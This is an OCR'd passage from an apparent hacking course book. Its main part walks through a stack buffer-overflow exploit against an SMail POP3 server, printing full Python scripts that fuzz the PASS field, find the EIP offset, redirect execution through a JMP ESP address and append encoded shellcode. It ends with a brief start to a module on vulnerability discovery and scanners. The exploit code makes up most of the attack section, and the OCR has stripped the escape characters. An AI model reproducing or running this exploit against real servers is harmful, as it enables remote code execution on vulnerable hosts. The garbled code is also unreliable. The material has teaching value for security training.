
We have saved this pattern in our fuzzer and now our code looks as shown below

```
mypattern="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac
9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9
Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0
Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0
Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1
Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2
As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2
```

```
Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3A
y4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4
Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6B
e7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8B
h9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B
l0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo
2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1
Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9B
u0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2B
x3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3C
a4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd
7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0
Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck
0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9
Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9C
q0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9
Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0
Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2
Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4
Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6D
f7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8D
i9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm
1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp
2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds
4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6
Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7D
y8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8
Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9
Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2
Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1
El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9
Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0E
r1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1
Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4E
x5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa
8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd
9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0F
h1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk
2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1F
n2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq
0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft
3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw
4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6F
z7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9G
d0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9G
g0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi
9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"


print"nFuzzing SMail Server on port 110...s"

mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

mysocket.connect(('192.168.81.140',110))

print"nConnected"

data = mysocket.recv(1024)

print"nSending buffer..."
```

```
mysocket.send('USER username' +'rn')

data = mysocket.recv(1024)

mysocket.send('PASS ' + mypattern  + 'rn')

data = mysocket.recv(1024)

mysocket.close()

print"nSocket Closed! "
```

Now we will execute this and note the EIP value.



The EIP now contains a certain value and not just [41414141]. Let's copy the EIP value and run the command to find the exact location of this value. We will first execute the command and then explain what happened.

By running pattern_offset, we can find the location at which or which of the four bytes went in the EIP as you can see that the offset for the value is 4654 which means that exactly after 4654 your EIP value is over written.


Step 4
Overwriting EIP

We will now create a buffer of size 4654 containing [As] and then 4 [Cs] and then again run our fuzzer. This means that now your EIP should contain 4 [Cs]. Let's do it. And now fuzzer code should look like this

```
buffer = 'x41' * 4654

writeEIP = 'x43' * 4
```

```
print"nFuzzing SMail Server on port 110...s"

mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

mysocket.connect(('192.168.81.140',110))

print"nConnected"

data = mysocket.recv(1024)

print"nSending buffer..."

mysocket.send('USER username' +'rn')

data = mysocket.recv(1024)

mysocket.send('PASS ' + buffer + writeEIP + 'rn')

data = mysocket.recv(1024)

mysocket.close()

print"nSocket Closed! "
```

You can see that we have first sent [4654] [As] and then [4] [Cs]. Now let's see what happened.



Great, you can see that the EIP is now contains 43434343 which is [4] [Cs] that we have written to it.

Step 5
Writing into ESP

So far, we have discovered that the application is vulnerable to buffer overflow attack and we now have control over EIP. Now let's create another buffer to store our shellcode. However, we will be simply overwriting EIP and ESP values.


This is how we will write the registers.

We will send a buffer of value [4654] which are [4654 As]. We will then write [4 Cs] into the EIP and then we will write [200 Bs] into ESP.

Our fuzzer will look as shown below.

```
buffer = 'x41' * 4654

writeEIP = 'x43' * 4

writeESP = 'x42' * 200

print"nFuzzing SMail Server on port 110...s"

mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

mysocket.connect(('192.168.81.140',110))

print"nConnected"

data = mysocket.recv(1024)

print"nSending buffer..."

mysocket.send('USER username' +'rn')

data = mysocket.recv(1024)

mysocket.send('PASS ' + buffer + writeEIP + writeESP + 'rn')

data = mysocket.recv(1024)

mysocket.close()

print"nSocket Closed! "
```

Let's run and see what will happen.



You can see that first [4654] As are written and then EIP is written with [4 Cs]. Finally the ESP is overwritten with [200 Bs].

We now have control over the application and are ready to enter into the final remove of developing an exploit.

What we have so far?

We are able to control the EIP register
We are able to write our buffer to ESP


Step 6
What is further required

We need to develop a running code [shellcode]. This is the instruction we wanted to give to the program and execute our shellcode.

We want EIP to point to our shellcode. For this, we need to find our ESP location in the memory so that we can point to this address. When the EIP gets written with the ESP address, it will execute our shellcode which we will place in the ESP memory location.


Its not easy as written.

Lets find ESP location. For this, you have to open a user defined DLLS and look for JMP ESP instruction as shown in the figures.



You can find this in the executable modules while running the application with Immunity debugger.

Lets use USER32.dll and look for JMP ESP as shown below.



We will save the ESP value 7E429353 and write EIP with this as shown below.

```
seteip = struct.pack('<I',0x7E429353)
```

Our fuzzer would look as shown below.

```
buffer = 'x41' * 4654

writeEIP = 'x43' * 4

#writeESP = 'x42' * 200

shellcode =  ""

shellcode += "xd9xeexbbx2bxbbx96xaaxd9x74x24xf4x5ax2b"

shellcode += "xc9xb1x33x83xeaxfcx31x5ax13x03x71xa8x74"

shellcode += "x5fx79x26xf1xa0x81xb7x62x28x64x86xb0x4e"

shellcode += "xedxbbx04x04xa3x37xeex48x57xc3x82x44x58"

shellcode += "x64x28xb3x57x75x9cx7bx3bxb5xbex07x41xea"

shellcode += "x60x39x8axffx61x7exf6xf0x30xd7x7dxa2xa4"

shellcode += "x5cxc3x7fxc4xb2x48x3fxbexb7x8exb4x74xb9"

shellcode += "xdex65x02xf1xc6x0ex4cx22xf7xc3x8ex1exbe"

shellcode += "x68x64xd4x41xb9xb4x15x70x85x1bx28xbdx08"

shellcode += "x65x6cx79xf3x10x86x7ax8ex22x5dx01x54xa6"

shellcode += "x40xa1x1fx10xa1x50xf3xc7x22x5exb8x8cx6d"

shellcode += "x42x3fx40x06x7exb4x67xc9xf7x8ex43xcdx5c"

shellcode += "x54xedx54x38x3bx12x86xe4xe4xb6xccx06xf0"

shellcode += "xc1x8ex4cx07x43xb5x29x07x5bxb6x19x60x6a"

shellcode += "x3dxf6xf7x73x94xb3x08x3exb5x95x80xe7x2f"

shellcode += "xa4xccx17x9axeaxe8x9bx2fx92x0ex83x45x97"

shellcode += "x4bx03xb5xe5xc4xe6xb9x5axe4x22xdax3dx76"

shellcode += "xaex33xd8xfex55x4c"

seteip = struct.pack('<I',0x7E429353)

print"nFuzzing SMail Server on port 110...s"

mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

mysocket.connect(('192.168.81.140',110))

print"nConnected"

data = mysocket.recv(1024)
```

```
print"nSending buffer..."

mysocket.send('USER username' +'rn')

data = mysocket.recv(1024)



mysocket.send('PASS ' + buffer + seteip + shellcode + 'rn')

data = mysocket.recv(1024)



mysocket.close()

print"nSocket Closed! "
```

This is a generic demonstration on how to fuzz the application and discover vulnerabilities to write your exploit. To make this exploit work, you simply need to run it. However, you need to be smart as it requires slight twisting. I'll leave it to you to find out how to twist it.

However, the technique is:

[FUZZ] > [Control EIP] > [Write Shellcode to ESP] > [Over write EIP with ESP location] ●

Module 07 Vulnerability Discovery & Research

Introduction

Hah! Vulnerability, how attractive it sounds! This is why you are reading this moduleIt is also the reason why an organization will hire you to protect them against threats exploiting vulnerabilities in the information technology environment.

What is a vulnerability?

The first definition, which comes to any tech brain, is "weakness in a software." Well that is correct, however, it is not just limited to software pieces.

Where Vulnerabilities exist?

In the above trio presented.

Technology: software is vulnerable to the different types of vulnerabilities and the most famous is something we have covered in module six i.e. Buffer Overflows.

People: Internal employee mistakes can lead to the compromise of the technology infrastructure. Social engineering is the technique by which you can exploit easily in any organization. In these days of hacking, hackers use tools to perform social engineering. Shoulder surfing and tailgating are some of the fine examples.

Process: Poorly written technology processes can lead to the compromise of technology systems, and this works well in combination with social engineering.

Anyway, we just wanted to give an idea that those vulnerabilities exist mainly in these three domains, and this is a fact.

"No wonder how Kevin Mitnick hacked into the systems by using telephone booths and dustbins? Metasploit was not developed that time."

Focuse on technology bugs

We will be discussing the vulnerabilities in the technology domain. We have demonstrated fuzzing in the previous module on buffer overflows. Fuzzing is the initial stage in discovering any errors in any code. Well, you do have other techniques to find out vulnerabilities in software codes, but it's not your job.

Source code reviews performed by quality assurance programmers and consultants do highlight the vulnerabilities in the source code. Your job is to find bugs without having direct access to source code. How?

Again, our focus would be on Web Applications and Exploitation of software vulnerabilities.

How do you discover a vulnerability in the target system?

If you have gone through the previous modules, then it is much more clear that you need a tool to achieve this goal! Manual techniques do exist but are beyond this discussion; however, we will keep highlighting bits on this as well.

Giants in the operating system market:

- Windows [used by all groups, from teens to old people]
- Linux [People like you and me]
- Mac OS [used by all aged people but most hackers use it]

If you talk about security levels of these operating systems, then the most vulnerable is Windows. Linux is the second while Mac OS is the most secure operating system. [Correct]

However, we just talked about OS. What if a secure operating system is running a vulnerable application? In that case, you cannot blame the OS!!

So you should have tools with functionalities to help you discover vulnerabilities in these operating systems.

What tools to use for vulnerability discovery

In the market, there are many options. However, not all are reliable. Secondly, you cannot rely on one tool because you need to be confident on what you discover. Let's list some of the top vulnerability assessment tools we can use.

Vulnerability Scanners

Nessus

Though Nessus is a paid tool, Tenable Network Security has done its best in keeping its quality at great standards. The tool goes through severe testing before it's released. It is very reliable and performs very well. Even though this sounds simple, it isn't. It is quite a job to maintain a stable product at the top of the line.

GFI Languard

GFI LanGuard is a paid tool with one of the best interfaces that a scanner could possibly have. It is not GUI alone, but more of the details that they reveal.

Retina

Like Nessus, Retina's function is to scan all the hosts on a network and report on any vulnerability found. It was written by eEye, who are well known for their security research.

Core Impact

Core Impact is a great tool for advanced vulnerability scanning.

It isn't cheap (be prepared to spend tens of thousands of dollars), but it is widely considered to be the most powerful exploitation tool available.

